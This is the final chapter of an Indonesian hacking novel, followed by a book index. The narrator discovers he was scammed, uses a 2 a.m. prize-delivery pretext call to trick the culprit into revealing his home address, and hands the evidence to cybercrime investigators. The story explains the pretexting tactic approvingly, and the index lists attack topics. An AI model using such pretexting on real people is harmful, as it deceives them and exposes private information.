Tepat pukul 12 siang aku tiba di bandar udara Sukarno-Hatta, aku sengaja tidak minta untuk di jemput. Selain tidak ingin merepotkan keluarga, aku juga tinggal duduk di bus DAMRI yang akan mengantarku sampai ke rumah. “Apa kabar Jakarta?”, gumamku lega karena tiba dengan selamat.



TANGKAP MR.NAKULA



mon3yforcod3.com

Saat aku terbangun, seluruh badanku terasa sangat lelah. Aku baru tiba jam 2 siang dan sejak dari jam 2 itu pula aku tertidur sampai sekarang. Ternyata sudah jam 4 sore sekarang.

Terdengar suara kak Giska yang memanggil-manggilku. Aku dengar teriaknya yang bersemangat memintaku untuk megijinkan dia untuk menggoreng pempek yang aku bawa dari Palembang. Karena aku kasihan dengannya maka aku berteriak dari dalam kamar “Iya, kak di goreng aja, tapi jangan semuanya”, sahutku. Dan yang kudengar selanjutnya adalah ucapan terima kasih dari kak Giska. Setelah menyadarkan diriku, lalu aku masuk ke kamar mandi untuk membersihkan diriku.

Seingatku, hari ini aku ada janji dengan Anti, perempuan cantik yang kukenal akibat jasa Bluetooth Hacking, hehehhe.

Setelah aku selesai mandi dan melihat handphoneku, ternyata sudah ada 2 buah SMS dari Anti yang menanyakan apakah aku jadi menemuinya di toko buku. Setelah memberitahu kak Giska tentang keinginanku untuk ke toko buku, karena ayah dan ibu tidak ada di rumah, maka aku segera menuju toko buku untuk menemui Anti. Kali ini aku memilih menggunakan kendaraan umum, agar Anti tidak terlalu lama menunggu.

5 menit kemudian aku tiba di toko buku, dan kulihat Anti sudah menunggu di sana.

“sudah lama?”, tanyaku dengan nada bersalah

“eh, enggak kok, baru 30 menit”, katanya sambil mencibir.

“maaf yah, aku ketiduran, mklum baru tiba jam 2 tadi di Jakarta”

, sahutku

“iya, gak apa-apa, aku cuma bercanda kok”, jawab Anti seraya tersenyum

“Jadinya kita mau kemana nih?”, tanyaku pada Anti yang sedari tadi sibuk memperhatikanku.

“Uhm, temenin aku ke warnet dunk Rik, kamu pasti udah punya email, buatn aku dunk Rik”, pinta Anti

Wah, untung saja Anti yang bilang belum punya email, coba kalau salah satu temanku, pasti sudah aku ejek dan ketawain habis-habisan. Hari gini belum punya email ?.

“oke, deh” seruku lagi sambil mengajak Anti keluar dari kafe tersebut.

Lalu kita pun bermain di warnet yang tidak jauh dari toko buku. Aku sebenarnya tidak pernah bermain disitu, tetapi karena aku tidak mau terlalu jauh mengajak Anti maka terpaksa aku putuskan untuk mengajaknya bermain di warnet tersebut.

Setelah memesan 2 tempat, aku ajarkan Anti bagaimana membuat email, serta aku membukakan situs web milik J.K Rowling dan wikipedia tentang Harry Potter. Aku lihat dia sangat antusias sampai melupakan aku. Uh, dasar Cewe, gumamku dalam hati.

Setelah memastikan bahwa komputer yang kupakai “bersih” dan memastikan bahwa terdapat “*Deep freeze*” yang terinstall, maka aku mulai memeriksa email milikku, serta membaca berita-berita terbaru di dunia security.

Seperti biasa emailku di penuh oleh puluhan email dari milis security seperti bugtraq, vuln disclosure, pentest dan sebagainya tetapi ada sebuah email yang masuk ke folder Old, yaitu folder yang menampung email-email lama milikku yang aku alihkan seluruh mailboxnya ke gmail (terima kasih untuk gmail yang memberikan kemudahan ini)

Sebuah email dengan alamat pengirimnya *admin@m0n3yf0rc0d3.com*, entah kenapa mampir di folder tersebut. Perasaanku mulai tidak enak. Aku melihat Anti yang ternyata masih

sibuk membaca spoiler Harry Potter terbaru, sehingga dengan memberanikan diri aku membuka email tersebut

Dear Members,

We just want to inform you that our sites (<http://m0n3yf0rc0d3.com>) temporary closed for unknown time, this problems occurs when somebody hacked into our database, and steal all the application that we've already buy also all the data.

We will inform you all, if we are ready to launch our new websites.

Sorry for the inconvenience.

Behalf of M0n3yf0rc0d3.com

Tiba-tiba aku seperti tersengat listrik dan aku baru tersadar jika selama ini aku tertipu oleh mr.nakula. Aku tidak habis pikir, mengapa dengan begitu mudahnya aku tertipu oleh bujuk rayu mr. nakula.

"Rik, kamu sakit", kudengar suara Anti memanggilku dari komputer sebelah.

"eh .. Ah, enggak kok", jawabku sedikit gugup bercampur kaget.

"Kok kamu pucat begitu?, jika kamu sakit kita pulang aja yuk?" ajak Anti.

"Iyah, sebentar lagi ya, Kamu selesaikan dulu aja membacanya", jawabku dengan sedikit lebih tenang.

"Ow ya udah, tapi sebelum maghrib kita dah pulang yah", pinta Anti

"iyah. iyah", jawabku

Lalu aku mengulang membaca dan memeriksa email tersebut

secara seksama (“jangan-jangan palsu”, pikirku), setelah aku teliti dan ternyata asli, maka secepat itu pula aku membuka semua email yang aku terima dari mr.nakula lalu aku kelompokkan dan aku simpan di USB-disk milikku.

Aku lihat kumpulan SMS di XDA milikku yang untungnya masih belum pernah aku hapus sejak pertama kali menggunakan XDA. Aku memang malas menghapus SMS-SMS yang masuk karena kapasitas XDA yang cukup besar, dan ternyata hal ini merupakan keuntungan buatku.

Setelah semua email tersebut aku simpan, maka akupun me-restart komputer yang aku gunakan, kemudian menghampiri Anti yang ternyata juga telah selesai. Aku minta Anti agar me-logout emailnya terlebih dahulu. Setelah kita membayar biaya internet maka akupun mengantarkan Anti pulang ke rumahnya terlebih dahulu. Rumahnya hanya berjarak 500 meter dari toko buku tadi. Tidak heran jika dia bisa tiba tepat waktu. Sebelum aku kembali ke rumah, aku sempat membeli sebuah kartu perdana baru.

Sesampainya di rumah, aku masih menyesali semua perbuatanku yang ternyata membuat *m0n3yf0rc3d3.com* gulung tikar, walau jujur saja aku juga kurang begitu suka dengan cara mereka memperlakukan para programmer. Sebuah ide terlintas di kepalaku saat mengantarkan Anti pulang, makanya aku menyempatkan untuk membeli sebuah kartu perdana. Iya, aku akan mencoba melakukan *social engineering* untuk mendapatkan informasi lebih banyak lagi tentang mr.nakula.

Tidak terasa, jam demi jam berlalu dengan cepat. Untung saja aku sudah tidur tadi siang, sehingga meskipun sudah hampir jam 2 malam, matakku masih belum mengantuk. Aku ambil perdana yang baru aku beli tadi, kemudian aku pasang ke XDA ku, lalu aku coba untuk menghubungi mr.nakula dengan harapan dia masih menggunakan nomor yang pernah dia gunakan untuk mengirimiku SMS.

Aku memilih jam 2 malam, karena pada jam ini umumnya manusia berada pada titik terlemahnya. Umumnya manusia sudah beristirahat (tidur) pada jam segini dan umumnya tidak sadar (bahkan banyak kasus, mereka yang di tanya saat tidur maka tidak akan ingat lagi keesokan harinya). Satu lagi yang terpenting, umumnya manusia tidak akan berfikir panjang apabila yang akan ditawarkan akan

membahagiakannya, seperti memberi hadiah dan lain sebagainya.

Ku-coba menahan rasa gugupku saat mulai menekan nomor telepon milik mr.nakula. Rasa gugupku semakin bertambah, karena biasanya aku hanya melakukan *social engineering* terhadap teman-temanku.

Tuuut ... tuuut..

nadanya menandakan jika sudah terhubung, tetapi anehnya tidak ada yang mengangkat. Aku ulangi lagi untuk kedua kalinya, setelah berbunyi sebanyak 3 kali, terdengar ada yang mengangkat. Jantungku semakin berdegup kencang saat terdengar suara setengah mengantuk. "oahem, haaaaa ... lo", terdengar sekali jika yang mengangkat telpon ini masih setengah tertidur.

"halo, betul dengan bapak nakula", tanyaku dengan tenang. Tetapi hening, tidak ada suara, sampai aku mengulang lagi untuk kedua kalinya

"halo, betul ini bapak nakula", seruku lagi

"ii yaaa, adaa apaa?" jawab lelaki tersebut masih terkesan setengah tertidur

"begini pak, saya mengantarkan barang untuk bapak, saat ini sedang di jalan, dan bos saya meminta harus sudah sampai besok pagi" aku sengaja memberi jeda, untuk mendengar respons dari lelaki tersebut.

"hum, iya", jawab lelaki tersebut

"kebetulan saya kehilangan alamat bapak, bisa saya minta alamat bapak, agar bisa saya antar tepat waktu", pintaku dengan menyakinkan dan menekankan pada alamat.

Lalu hening kembali, cukup lama aku menunggu jawabannya.

"halo pak, halo" ucapku pelan

" barang apa?, tanya lelaki itu

"Hadiah undian pak", jawabku dengan tenang

"ehm, jalan mangga oahem... nomor 589 RT 01 Bekasi Timur",

jawab lelaki tersebut dengan penuh rasa kantuk.

“terima kasih pak, besok pagi-pagi sekali paketnya akan bapak terima” dan belum selesai aku berbicara hubungan telepon telah terputus. Tuuuut...tuuut...tuuut

Aku setengah tidak percaya jika aku berhasil mendapatkan alamat mr.nakula. Di dalam benakku aku tersenyum seraya berpikir “Sekarang kita seri” seruku lagi. Kini aku bisa tidur dengan nyenyak sambil memegang alamat mr. nakula yang tertulis rapi di selembar kertas.

Mr.nakula tertangkap

Pagi-pagi sekali aku menemui bang Rolan di kantornya. Bang Rolan adalah salah satu “Old skewl” hacker Indonesia (31337) yang sudah menjadi salah satu staff teknis yang mengurus kasus *cybercrime* yang melibatkan Indonesia. Dengan adanya Bang Rolan dan kawan-kawan maka tidak ada lagi cerita pihak kepolisian yang salah tangkap atau asal tangkap saja tanpa bukti yang jelas dan masuk akal.

Bang Rolan sudah hampir 5 tahun meninggalkan dunia “*underground*” yang membesarkan dia, bahkan Bang Rolan sempat dimusuhi oleh sebagian kalangan underground, tetapi akhirnya mereka sadar bahwa tujuan sesungguhnya dari Bang Rolan adalah untuk melindungi dan memberikan kesempatan untuk kami semua agar bisa berkembang tanpa harus melakukan kegiatan *destruktif*.

Dia juga satu-satunya orang yang kupercayai untuk menceritakan hal-hal yang bersifat “sensitif”, seperti kasus mr.nakula ini. Setelah kurang lebih 20 menit aku menceritakan semuanya. Bang Rolan pun meminta aku untuk menunjukkan beberapa bukti yang aku miliki dan selanjutnya dia menghubungi pihak *m0n3yf0rc0d3.com* dan pihak kepolisian agar menyelesaikan kasus tersebut.

Beberapa hari kemudian aku mendapat email dari Bang Rolan yang menyatakan bahwa kasusnya telah diproses. mr. nakula yang merupakan salah seorang dosen honorer di sebuah universitas swasta telah di ditangkap dan akan di disidang dengan tuntutan yang diajukan oleh pihak *m0n3yf0rc0d3* Indonesia.

Bang Rolan juga tidak lupa mengucapkan terima kasih padaku

lewat SMS, dan sebaris kata lagi yang membuat aku sedikit bimbang akan masa depanku

Cepat Lulus, Aku tunggu di sini :-)

Uh, memang gampang apa :P, pikirku, tetapi aku cukup senang karena semuanya telah berlalu, ditambah lagi waktu liburan tinggal minggu depan, dan aku berencana memenuhi undangan ke Malaysia untuk mengikuti salah satu konferensi Hacking dan Securiy. (fin)

Index

A

Access Point 11, 27, 107, 108

add-ons 13

advisory 57

anonymus 11

ARP Wall 90

Arpwatch 90

B

BackTrack 1

bluebugging 30

bluesnarfing 30, 35

Bluetooth 8, 27, 28, 30, 32, 33, 35,
83, 121

bug hunters 57

C

Cookies 13

cracking 24, 50, 59, 63, 64, 65, 108,
112, 118

crawler 12

cybercrime 126

D

deepfreeze 11

dongle 10, 28, 32, 33

F

Fedora 52, 53, 54

Feisty Fawn 43

Ffsniff 69

firefox 2, 6, 8, 12, 13, 16

G

google dork 12

H

Hexedit 43

hoax 3

honeypot 12

I

IDA pro 42, 43, 45

J

jasakom IV

john the ripper 64

K

keylogger 68, 69, 70, 76, 99, 100,
101

L

l2ping 34

M

Man In The Middle attack 90

MITM 90

monkey-desktop 71, 72

O

OPEN RELAY 84

opensource 5, 25, 89

Ophcrack 64

P

phreaking 83

plugins 69, 76, 77, 84, 88

Putty 71

S

scanning 33, 53, 56, 58, 113, 114,
116, 117

sdptool 34

Session Handling Authentication
Bypass 12

social engineering 36, 124

Swatch 90

U

ubuntu 28, 29, 33, 52, 114, 115, 116

V

vulnerable 34, 53

W

web fuzzer 58